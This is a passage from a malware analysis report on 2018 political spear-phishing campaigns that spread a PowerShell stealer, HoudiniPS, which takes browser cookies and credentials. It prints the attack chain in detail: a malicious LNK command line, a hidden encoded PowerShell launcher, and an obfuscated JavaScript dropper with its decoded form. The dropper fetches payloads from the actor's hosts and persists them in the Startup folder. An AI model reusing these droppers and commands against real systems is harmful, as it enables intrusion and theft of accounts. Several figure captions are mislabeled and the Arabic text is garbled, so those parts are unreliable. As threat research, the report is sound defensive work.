At the time of the analysis, Google have taken down the shortened URL. Fortunately, the final URL and the analytics page were captured earlier, allowing further visibility and analysis.




Figure 458. Shortened URL from Phishing Email Disabled by Google



Figure 459. Shortened URL Analytics and Final Payload URL

The referrer “www[.]al-rawi[.]com” is the domain of an Arabic audio books publisher originated from Bahrain. This referrer was never observed in previous attacks, and may indicate that the actor recently targeted an individual within the publishing organization.

The payload in this attack is a .RAR compressed archive with the name “السودان تطرد الاخوان_.rar”. After extraction, two files are dropped. The first file is a .DOCX file named “_SUDAN.doc”. The second file “صور طرد قيادات الاخوان_.doc” is an .LNK shortcut file masquerading as a .DOC file using techniques similar to RTLO¹³³.

Name	Date modified	Type	Size
_SUDAN.doc	2/25/2018 2:20 PM	Microsoft Word 97 - 2003 Document	396 KB
السودان تطرد الاخوان_.rar	2/27/2018 3:37 PM	RAR File	384 KB
صور طرد قيادات الاخوان_.doc	2/25/2018 2:25 PM	Shortcut	2 KB

Figure 460. Initial .RAR Payload and its Contents after Decompression

Reviewing the metadata of the file “_SUDAN.doc” indicates that the creator of the document is “Zernov”; however, the expected user, “SEC”, last modified it.

```
$ exiftool _SUDAN.doc
File Name          : _SUDAN.doc
File Size         : 396 kB
File Type        : DOCX
MIME Type       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version : 20
Zip Bit Flag    : 0x0006
Zip Compression : Deflated
Zip Compressed Size : 471
Zip Uncompressed Size : 966
Zip File Name   : docProps/app.xml
Application     : Microsoft Office Word
App Version     : 16.0000
Creator         : Zernov
Last Modified By : SEC
Revision Number : 2
Create Date     : 2018:02:25 13:50:00Z
Modify Date     : 2018:02:25 13:50:00Z
```

Figure 461. Metadata of Decoy and Payload Document “_SUDAN.doc”

¹³³ <https://blog.malwarebytes.com/cybercrime/2014/01/the-rtlo-method/>

Note that the “_” (Underscore) at the beginning of the name of the .RAR file “صور طرد قيادات الاخوان_.rar” and the ZIP file “_SUDAN.doc” are not arbitrary and are significant to the successful execution of this attack.

The entry point to the execution of the attack lays within the LNK file “صور طرد قيادات الاخوان_.doc”. The target of this shortcut contains concatenated commands that perform several functions to achieve the final execution.




Figure 462. Command in the Target Field of the LNK File

Reviewing the metadata of the this .LNK file reveals a new “Machine ID” value “sa3q-lap”, which was never observed previously. Similar to the concept of leet speech, English numbers can be used to express Arabic letters when Arabic scripts are written in Latin scripts (sometimes it is referred to as Arabizi¹³⁴¹³⁵¹³⁶). With this in mind, the word “sa3q” can be written in Arabic as “صاعق”, which translates to “taser” or “lightning”.

\$ exiftool صور طرد قيادات الاخوان.doc.lnk
File Name : صور طرد قيادات الاخوان.doc.lnk
File Size : 1355 bytes
File Modification Date/Time : 2018:02:25 14:25:55+00:00
File Access Date/Time : 2018:02:28 12:19:30+00:00
File Inode Change Date/Time : 2018:02:28 12:19:09+00:00
File Type : Windows Shortcut
MIME Type : application/octet-stream
Flags : IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, TargetMetadata
File Attributes : Archive
Create Date : 2009:07:13 23:22:09+00:00
Access Date : 2009:07:13 23:22:09+00:00
Modify Date : 2009:07:14 01:14:15+00:00
Target File Size : 301568
Run Window : Show Minimized No Activate
Target File DOS Name : cmd.exe
Drive Type : Fixed Disk
Volume Label :
Local Base Path : C:\Windows\System32\cmd.exe
Relative Path : ..\Windows\System32\cmd.exe
Command Line Arguments : /c md c:\i\&attrib c:\i\ +s&"%PROGRAMFILES%\WinRAR\unrar.exe" e _*.rar c:\i\ -o+ -ibck&"%PROGRAMFILES%\WinRAR\winrar.exe" e -e c:\i_*_.doc c:\i\ -o+ -ibck&ren c:\i\6.jpeg i.bat&start c:\i\i.bat&start c:\i\Sudan.doc
Icon File Name : %SystemRoot%\system32\SHELL32.dll
Machine ID : sa3q-lap

Figure 463. Metadata of .LNK File

¹³⁴ <https://medium.com/reputation-squad/arabizi-where-numbers-become-letters-635467996111>

¹³⁵ <http://www.arabnews.com/node/374897>

¹³⁶ http://google-arabia.blogspot.co.uk/2012/08/google_18.html

The commands in the .LNK target perform the following functions:

1. From the command processors, create a file named “i” in the root directory of “C:\” using “cmd.exe /c md” and set its attributes to hidden and system to ensure that the directory remains hidden.
2. Run WinRAR “unrar.exe” in the background “-ibck” to extract .RAR files starting with “_” from the current directory ignoring archived paths “e”, while overwriting the extracted contents “-o+” into the directory “i” created in the first step. In this case, the .RAR file is “السودان_طرد الاخوان_.rar”.
3. Run WinRAR “winrar.exe” to extract .DOC files starting with “_” from the directory “i” into the same directory. In this case, the .DOC file is “_SUDAN.doc”.
4. Rename a file named “6.jpeg” within the “i” directory to “i.bat”, suggesting that the file is a batch script and not an image file.
5. Run the renamed file “i.bat” and the file “_SUDAN.doc”. The former action will execute the batch script, and the latter will open the decoy document in Word.

Eventually, the newly created hidden and system directory “i” contains the following files.




Figure 464. Contents of the Directory “i” after Execution is completed

The fact that the actor hardcoded the use of WinRAR in the commands is rather intriguing. Without WinRAR installed, the execution of the commands will fail and render the attack inoperative. This suggests that the actor was willing to accept the risk of the attack failing, or the actor is extremely knowledgeable of the targeted victims’ environments and the compression software they commonly use. Following the trails of the commands, the file “6.jpeg” is indeed embedded within the file “_SUDAN.doc”, and it was last edited on February 25, 2018, almost 24 hours prior to forwarding the spear phishing email.

```
$ unzip -l _SUDAN.doc
Archive: _SUDAN.doc
      Length      Date    Time     Name
----- -----
      966  1980-01-01 00:00  docProps/app.xml
      638  1980-01-01 00:00  docProps/core.xml
    19852  1980-01-01 00:00  word/document.xml
    2003  1980-01-01 00:00  word/fontTable.xml
    4585  2018-02-25 18:18  word/media/6.jpeg
   97508  1980-01-01 00:00  word/media/image1.jpeg
  96799  1980-01-01 00:00  word/media/image2.jpeg
  98320  1980-01-01 00:00  word/media/image3.jpeg
  94246  1980-01-01 00:00  word/media/image4.jpeg
   2629  1980-01-01 00:00  word/settings.xml
  29924  1980-01-01 00:00  word/styles.xml
   6899  1980-01-01 00:00  word/theme/theme1.xml
   1454  1980-01-01 00:00  word/webSettings.xml
   1241  1980-01-01 00:00  word/_rels/document.xml.rels
   1364  1980-01-01 00:00  [Content_Types].xml
      565  1980-01-01 00:00  _rels/.rels
-----
      458985                     16 files
```

Figure 465. Listing Contents of “_SUDAN.doc” and locating the File “6.jpeg”

Extracting the document “_Sudan.doc” and inspecting the file “6.jpeg” confirms that the file is not an image; instead, the file contains ASCII text.

```
$ file 6.jpeg
6.jpeg: ASCII text, with very long lines, with no line terminators
```

Figure 466. File “6.jpeg” is an ASCII Text and not a JPEG Image

Examining the content of the file “6.jpeg” reveals a single-line batch script similar to the one identified in ATT-FEB-21 2018, with minor characters case alternations.

```
CMD /c "echo ( New-Object System.IO.StreamReader( ( New-Object System.IO.Compression.DeflateStream( [IO.MemoryStream] [System.Convert]::FromBase64String( '7trr9ti8n....cWBxct/gc='),[System.IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII).ReadToEnd() ^|^^^& $Env:comSPec[4,15,25]-Join'') | PowerShell -EP Bypass -NoInteractive -NoLog -NoProfile -NoExit -WinDowsty Hidden -"
```

Figure 467. Contents of the File “6.jpeg” – Single-line command to Execute PowerShell Script (eradicated)

In fact, after decoding and decompression, the resulting PowerShell script performs the same functions as the PowerShell script from the previous attack, including C&C domain, encryption key, HTTP POST request headers, and the targeted browsers and services. The only difference is the amount of seconds (via Start-Sleep) the script has to sleep before it loops through the collection of session cookies data. In this iteration, the actor increased the time to 900 seconds as opposed to 600 in the previous iteration of the PowerShell script.

```
while ($true) {
    # google.com
    $ChromeDB = ChromeDB
    $ChromeSESSION = ChromeSESSION $ChromeDB
    if ($ChromeSESSION) { ... }

    # google.com
    $FirefoxDB = firefoxDB
    foreach ($DB in $FirefoxDB) { ... }

    # google.com
    $OperaDB = OperaDB
    $OperaSESSION = OperaSESSION $OperaDB
    if ($OperaSESSION) { ... }
    # live.com
    $ChromeDB = ChromeDB
    $ChromeSESSION = ChromeSESSION $ChromeDB "%live.%" "'MSAuth'"
    if ($ChromeSESSION) { ... }

    # live.COM
    $FirefoxDB = firefoxDB ...
    # yahoo.com
    $FirefoxDB = firefoxDB
    foreach ($DB in $FirefoxDB) { ... }

    # yahoo.com
    $OperaDB = OperaDB
    $OperaSESSION = OperaSESSION $OperaDB "%yahoo.%" "'T'"
    if ($OperaSESSION) { ... }

    Start-Sleep -s 900
}
```

Figure 468. Browsers Functions and Overrides from PowerShell Script with Increased Sleep Time

Since the execution of the single-line batch script occurred directly from the command line on 64-bit process, the spawned PowerShell process was also 64-bit. This prompted the download of the 64-bit version of the SQLite libraries, unlike the previous attack where the execution was started by the 32-bit self-extracting archive. The path where the retrieved SQLite libraries were stores is "%TEMP%\lib_x64" reflecting the process architecture change.

Source	SrcPort	Destination	DstPort	Protocol	Host	Length	Info
172.16.40.135	49373	192.243.102.28	80	HTTP	beginpassport.com	143	GET /x64_SQLite.Interop.dll HTTP/1.1
172.16.40.135	49375	192.243.102.28	80	HTTP	beginpassport.com	119	GET /System.Data.SQLite.dll HTTP/1.1

Figure 469. HTTP Requests for Retrieving 64-bit SQLite Libraries

ATT-MAR-19 2018: HoudiniPS - Cookies, and Passwords on the Side

This attack tactics and tools improves upon the same from the February attacks. First, the actor added new functionality to the HoudiniPS PowerShell script to steal credentials stored in the browser, in addition to the cookies theft. Second, the actor added new services of which the cookies will be stolen, iCloud and AOL. Finally, unlike the February attacks, the actor now persists the execution of the PowerShell script.

The attack starts with a political phishing email with the subject “دحlan خاطر بنفسه لخدمة اسرائيل”， translating to “Dhalan risked himself for Israel's service”. The text in the body email describes a leaked document “09ABUDHABI862” allegedly leaked from the United States Administration and acquired by an Arabic news website known as “اسرار عربية” (Arabic Secrets). This appears to have been originally exposed by WikiLeaks in November 2010 (WikiLeaks – diplomatic cables)¹³⁷. However, the actor chose to manipulate the news and suggested that the US embassy in UAE forwarded the document the US Ministry of Foreign Affairs on August 2017, which in fact, may have been forwarded in August 2009. Such manipulation demonstrates the potential influence of fake news. The email offers a link at the end to view the allegedly leaked document.




Figure 470. ATT-MAR-19 2018 Phishing Email

¹³⁷ [https://en.wikipedia.org/wiki/Contents_of_the_United_States_diplomatic_cables_leak_\(United_Arab_Emirates\)](https://en.wikipedia.org/wiki/Contents_of_the_United_States_diplomatic_cables_leak_(United_Arab_Emirates))

According to the Whois data available, the sender domain “rmail[.]press” was created on March 12, 2018, one week ahead of the spear phishing email. The records are protected with WhoisGuard service – a tactic used by the actor on almost all of their servers – to conceal the identity who registered the domain.

Whois Record for RmAlI.press

— Domain Profile	
Registrant	WhoisGuard Protected
Registrant Org	WhoisGuard, Inc.
Registrant Country	PA
Registrar	Namecheap IANA ID: 1068 URL: — Whois Server: whois.namecheap.com abuse@namecheap.com (p) 16613102107
Registrar Status	serverTransferProhibited, clientTransferProhibited
Dates	8 days old Created on 2018-03-12 Expires on 2019-03-12 Updated on 2018-03-12
Name Server(s)	DNS1.REGISTRAR-SERVERS.COM (has 4,783,324 domains) DNS2.REGISTRAR-SERVERS.COM (has 4,783,324 domains)
Tech Contact	WhoisGuard Protected WhoisGuard, Inc. P.O. Box 0823-03411, Panama, Panama, , PA 1855afftd39c4e3da332e9bf4eae3a65.protect@whoisguard.com (p) 5078365503 (f) 5117057182
IP Address	162.255.119.149 - 452 other sites hosted on this server
IP Location	■ Georgia - Atlanta - Namecheap Inc.
ASN	■ AS22612 NAMECHEAP-NET - Namecheap, Inc., US (registered Jun 21, 2011)
Whois History	2 records have been archived since 2018-03-14
— Website	
Website Title	🌐 rmail.press - Registered at Namecheap.com

Figure 471. Whois Records of the Phishing Email Sender Domain

The SMTP headers offer interesting information. The email was forward via Gmail from the host “WIN-B590LJDPGF2”, where “WIN-“ is the default prefix added to a randomly generated computer name by Windows Server 2012, 2012 R2, and 2016 during setup. Computer names are customizable and can indicate any operating system. However, the IP address behind the sender host was observed in the 2017 attacks ATT-OCT-22, ATT-OCT-24, ATT-NOV-06, ATT-NOV-13, ATT-NOV-22, and ATT-NOV-23. Additionally, this IP address was associated with the domain “storgemydata[.]website”, which was used by the actor for payload delivery and Houdini C&C. All of the data from these attack combined suggest the machine from which the email was sent runs Windows.

```
Return-Path: <washwasha@rmail.press>
Received: from WIN-B590LJDPGF2 ([5.175.214.9])
          by smtp.gmail.com with ESMTPSA id g4sm1024069wrd.1.2018.03.19.12.49.46
```

Figure 472. Partial View of Phishing Email Headers Displaying First Hop Sender and Gmail Recipient

The link at the end of the email leads to content hosted on Google Documents. The constant abuse of Google services indicate that the actor is comfortable working with the services as most of their attacks involved such abuse.

<https://docs.google.com/uc?export=download&confirm=XRLZ&id=1wbPrp6T2K1aE8ybZshHb20wT9ycZmeKV> ; ATT-MAR-19 2018

Figure 473. Google Documents Link from Phishing Email

The initial payload behind the Google Documents URL is a .RAR compressed archive named "فضائح ال زايد.rar", which translates to "Al Zayed Scandals", in reference to the ruling family or tribe in UAE. The archive encompasses an .RTF decoy document named "فضائح ال زايد.rtf" and a .JS file named "09ABUDHABI862.js".

Name	Date modified	Type	Size
09ABUDHABI862.js.الوثيقة	3/19/2018 12:49 PM	JavaScript File	1 KB
فضائح ال زايد.rar	3/20/2018 7:12 AM	RAR File	3 KB
فضائح ال زايد.rtf	3/19/2018 12:03 PM	Rich Text Format	11 KB

Figure 474. Initial Payload and its Contents after Extraction

The metadata of the decoy .RTF document was stripped and did not offer valuable information. The document consisted of one page copying and extending the text from the phishing email, and discussed the UAE relationships with the US and Israel.

الوطني - أسرار عربية - خاص ومحصري:
حصل موقع "أسرار عربية" على وثيقة جديدة مسربة من الإدارة الأمريكية غير موقع "ويكيليكس" وتضمنت الرقم 09ABUDHABI09، حيث أرسلت السفارة الأمريكية في أبوظبي برسالة إلى الخارجية الأمريكية يوم 31 أغسطس 2017 تشرح فيها بعض الجوانب المتعلقة بشخصية الضيق محمد بن زايد آل نهيان ولبيه أبوظبي.
ويحسب الوثيقة المرفقة مع هذا التقرير كما هي من مصدرها، فإن محمد بن زايد آل نهيان يعلم لصالح الأمريكيين منذ العام 1990 عندما قررت الولايات المتحدة أن تأتي إلى المنطقة لممارسة العراق، وتضييف الوثيقة: "محمد بن زايد خاطر بنفسه وبمستقبله بأنه من أجل خدمة مصالحنا، ومن أجل دعمنا، مثل أفغانستان".
وأضافت الوثيقة: "يمقد محمد بن زايد أن الفرقاء مع الولايات المتحدة مسألة جوهرية من أجل دجاج دولة الإمارات، لكنه يعلم بنفس الوقت أن هذه العلاقة مسألة جدية في أوساط شعبه، ولذلك فإنه في حال كانت الولايات المتحدة حاسمة غير كافية له فإن سلطنته وقوته سوف تذلّل"، في اشاره واضحة إلى أن الولايات المتحدة هي التي تقدم الحماية للشيخ محمد بن زايد وتدعمه من أجل البقاء في الحكم، بينما هو يقوم بتغطية كل ما يقدم مصالحها.
وكشفت الوثيقة أن دولة الإمارات لعبت دوراً مهمأً في دعم الاحتلال العسكري الأمريكي بأفغانستان منذ العام 2001، كما قامت في العام 2003 بدور قوات خاصة في أفغانستان لمساعدة الأمريكيين، هناك الذين كانوا يستخدمون لغزو العراق، وكان من الصعب أن يواصلوا المهمتين في ذات البلد في آن واحد.
كما كشفت الوثيقة أن محمد بن زايد حاول تحكيل فوه حربية مفترضة من كافة الدول العربية من أجل دعم الاحتلال الأمريكي في أفغانستان، إلا أن الفكرة فشلت بسبب معارضته كل من المغرب وتركيا لها.
كما تقول الوثيقة إن "ابو ظبي" قدمت الدعم في باكستان لحلب الولايات المتحدة أيضاً زرداري، ولعبت دوراً بالغ الأهمية من خلال الدعم المالي والسياسي لأصدقاء أمريكا في أفغانستان".
وتقول الوثيقة الأمريكية إن "الإمارات هي الشرك الأهم لواشنطن في المنطقة في مجال الاستخبارات، حيث تمكنت في السنوات الأخيرة من جمع عدد كبير من القنوات الاستخبارية التابعة لواشنطن، ويحصل العمليات الاستخبارية التي تقوم بها الإمارات لصالح الولايات المتحدة تم الفرض على سفينة أسلحة ثانية لكوريا الشمالية وأخرى كلية لایران".
وادتوى تقرير السفارة الأمريكية في أبوظبي المصنف على أنه "سري" إلى القول إن "محمد بن زايد يغير نفسه واحد من أقرب شركائنا في المنطقة، كما أنه يغير أن أنه عنصري في حياته العملية هو بناء علاقة جيدة مع الولايات المتحدة".
وتعيد هذه الوثيقة التذكير بعدد من الوثائق التي تذكرها موقع "أسرار عربية" وتعلق بالإمارات ومصدرها "ويكيليكس" أيضاً، حيث يقول الشيخ محمد بن زايد في إحداها لمبعوث أمريكي، إن المواطنين الإماراتيين لو علموا ما أفعل لرجمني بالحجارة، أما في وثيقة أخرى فيقول بن زايد إن "المرأة ليست حدو لدولة الإمارات، وإن اليهود مرحب بهم في أبوظبي".
ويمكن الاطلاع على أي من الوثائق من خلال مصدرها مباشرة في الموقع الرسمي لتصنيفات "ويكيليكس"، كما أنه يمكن البحث عن الوثيقة من خلال رفعها.

Figure 475. Contents of the Decoy .RTF Document

The .JS file constitutes the second stage payload that is responsible for retrieving additional decoy elements, third stage payload, and achieving persistence. The JavaScript within the file mildly uses hexadecimal values to construct an array of Windows Script Host automation classes and commands, as well as PowerShell statements. Additionally, variable and function names are masked using the naming pattern “_0x[a-f0-9]{4,6}” as means of obfuscation. This technique is not new and was discussed by security researchers¹³⁸.

```

var _0xb9dd = ['cReatE0bject', 'Run', 'poWeRShEll\x20\x20-wiDo\x20HidDeN\x20$=Env:temp
+\x27\x5c09ABUDHABI862.jpg\x27;(NEW-obJecT\x20sysTem.Net.WebClient).doWnLoAdfiLe
(\x27http://asrararbiya.com/09ABUDHABI862.jpg\x27,$d);sTaRt-pr0cEs5\x20$=';
'poWeRShEll\x20\x20-Ex\x20\x20bYPAsS\x20-noeX\x20-wiDo\x20HidDeN\x20(NEW-obJecT\x20sysTem.Net.WebClient)
.dowNLoAdfile(\x27http://beginpassport.com/java.css\x27,
\x27%userprofile%\x5cstart\x20Menu\x5cPrograms\x5cStartup\x5cc8.CMD\x27);
\x20CMD\x20/c\x20\x27%userprofile%\x5cstart\x20Menu\x5cPrograms\x5cStartup\x5cc8.CMD\x27'];
(
    function (_0x52faae, _0x5d541a) {
        var _0xd22fb = function (_0x4c3732) {
            while (--_0x4c3732) {
                _0x52faae['push'](_0x52faae['shift']());
            }
        };
        _0xd22fb(++_0x5d541a);
    }
    (_0xb9dd, 0x188)
);
var _0x38ef = function (_0x1408b4, _0x5141eb) {
    _0x1408b4 = _0x1408b4 - 0x0;
    var _0x47f364 = _0xb9dd[_0x1408b4];
    return _0x47f364;
};
var java = WScript[_0x38ef('0x0')](‘W’ + ‘S’ + ‘C’ + ‘R’ + ‘I’ + ‘p’ + ‘t’ + ‘.’ + ‘S’ + ‘H’ + ‘e’ + ‘l’ + ‘L’);
java[_0x38ef('0x1')](_0x38ef('0x2'), 0x0);
java[_0x38ef('0x1')](_0x38ef('0x3'), 0x0);

```

Figure 476. Contents of the Decoy .RTF Document

First, the script defines an array “_0xb9dd” containing four elements. The first two elements “cReatE0bject” and “Run” are commonly used to instantiate an instance of Windows automation object and execute this object, respectively. The remaining array elements are PowerShell statements mixed with hexadecimal values of the white space, single quote, and backslash characters. The goal of the PowerShell scripts is to retrieve two files “09ABUDHABI862.jpg” and “java.css” from remote resources, and persist the latter into the Startup directory as a .CMD file; the actor preferred method of persistence. After decoding, the elements are broken down as follows.

```

element0 = "cReatE0bject"
element1 = 'Run'
element2 = "poWeRShEll -wiDo HidDeN $=Env:temp+'\09ABUDHABI862.jpg';(NEW-obJecT sysTem.Net.WebClient).doWnLoAdfiLe
            ('http://asrararbiya.com/09ABUDHABI862.jpg'.,$d);sTaRt-pr0cEs5 $d="
element3 = "poWeRShEll -Ex bYPAsS -noeX -wiDo HidDeN (NEW-obJecT sysTem.Net.WebClient).doWnLoAdfile
            ('http://beginpassport.com/java.css'%userprofile%\start Menu\Programs\Startup\c8.CMD'); cmd /c
            '%userprofile%\start Menu\Programs\Startup\c8.cmd"

```

Figure 477. Simplification of the Array Elements after decoding

Second, the script executes a function “function (_0x52faae, _0x5d541a)” that rotates the array in a FIFO style using the JavaScript methods Shift() and Push()¹³⁹ 392 times

¹³⁸ <https://www.proofpoint.com/sites/default/files/pfpt-us-wp-north-korea-bitten-by-bitcoin-bug-180129.pdf>

¹³⁹ <https://www.bennadel.com/blog/1796-javascript-array-methods-unshift-shift-push-and-pop.htm>

($+0x5d541a = 0x188 + 0x1 = 393$), eventually returning the array to its original order. The function does not return any values and does not alter the final state or order of the array since the rotation is applied to the function arguments and not the actual array. The purpose of this function is unclear and maybe introduced as a delay or analysis distraction before further execution.

Finally, the script initializes a variable “java” with the hardcoded string “WScript”, the concatenated string “WScript.Shell”, and a function call “_0x38ef” while passing a single parameter consisting of the hexadecimal representation of the integer Zero. In this instance, the function uses the integer parameter as an index to the array “_0xb9dd” defined at the beginning of the script. This function is then called four times while passing specific indexes to construct the Windows Script Host commands and eventually execute the PowerShell statements. A simplified version is shown below.

```
var java = WScript['CreateObject']('Wscript.Shell');
java['Run']("powershell ...downLoAdfile ... ('http://asrararbiya.com/09ABUDHABI862.jpg',$d);start-prOcess $d;", 0x0);
java['Run']("powershell ...downLoAdfile ... ('http://beginpassport.com/java.css' '%userprofile%\start
Menu\Programs\Startup\c8.CMD'); cmd /c '%userprofile%\start Menu\Programs\Startup\c8.CMD'", 0x0);
```

Figure 478. Contents of the Decoy .RTF Document

In other words, the JavaScript programmatically creates a WScript shell object to execute two PowerShell statements. The first statements downloads what appears to be an image potentially as a decoy and then displays it. The second statement downloads a file into the Startup directory for persistence, and then executes it. Note that the notation, while less commonly used, is a valid. For example, consider the statements on the right. Both will result in running the Windows calculator successfully.

```
var objshell = WScript.createObject("Wscript.Shell");
objshell.run("Calc.exe");

var objShellN = WScript["CreateObject"]("WScript.Shell");
objShellN["Run"]("Calc.exe");
```

Figure 479. Different JavaScript Notation with Same Outcome

Upon the execution of the JavaScript, DNS queries to the domains from which the files are retrieved is observed on the network. Note that the domain “beginpassport[.]com” and the associated IP address were also used in the February attacks for retrieving the SQLite libraries and stolen cookies exfiltration.

Time	Source	Destination	Protocol	Info
2018-03-20 07:14:40.614479	172.16.40.136	172.16.40.2	DNS	Standard query 0x942f A asrararbiya.com
2018-03-20 07:14:40.715025	172.16.40.136	172.16.40.2	DNS	Standard query 0xf0ce A beginpassport.com
2018-03-20 07:14:41.419733	172.16.40.2	172.16.40.136	DNS	Standard query response 0x942f A asrararbiya.com A 104.27.156.199 A 104.27.157.199
2018-03-20 07:14:41.709510	172.16.40.2	172.16.40.136	DNS	Standard query response 0xf0ce A beginpassport.com A 192.243.102.28

Figure 480. DNS Queries Generated by the Execution of the JavaScript

The DNS requests are followed by HTTP requests generated from the execution of the PowerShell statements to retrieve the files from the URLs specified.

```

GET /09ABUDHABI862.jpg HTTP/1.1
Host: asrararbiya.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 20 Mar 2018 07:14:43 GMT
Content-Type: image/jpeg
Content-Length: 460431
Connection: keep-alive
Set-Cookie: __cfduid=d6622ea3a42e6ad18173916bd7b1829a71521530082; expires=Wed, 20-Mar-19
07:14:42 GMT; path=/; domain=.asrararbiya.com; HttpOnly
Last-Modified: Mon, 19 Mar 2018 12:01:56 GMT
ETag: "5e804dc-7068f-567c2b9701500"
CF-Cache-Status: MISS
Expires: Tue, 20 Mar 2018 11:14:42 GMT
Cache-Control: public, max-age=14400
Accept-Ranges: bytes
Server: cloudflare
CF-RAY: 3fe6622665bc2493-DOH

.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90

```

Figure 481. HTTP Request/Response to retrieve the File “09ABUDHABI862.jpg”

```

GET /java.css HTTP/1.1
Host: beginpassport.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 20 Mar 2018 07:14:42 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 18 Mar 2018 09:41:21 GMT
ETag: "5e80021-138d-567aca4d4d240"
Accept-Ranges: bytes
Content-Length: 5005
Connection: close
Content-Type: text/css

cmD /c "ecHo ( NeW-oBJeCt syStEm.IO.STrEAmreader( ( NeW-oBJeCt
SYStEm.io.coMPReSSion.DEFlATEstream( [iO.MEmoRYsTreAm][sYStEm.CoNVERT]:::fRoMBaSe64sTriNg(
'7Vxtc9s2Ev58mc1/wDHqSEpE2nmpL03HM5Vl0dFFtnSmXN

```

Figure 482. HTTP Request/Response to retrieve the File “java.css”

Note that the Server HTTP response header, while can be spoofed, further supports the initial identification that the domain and the associated IP address are running the CentOS operating system with an Apache web server.

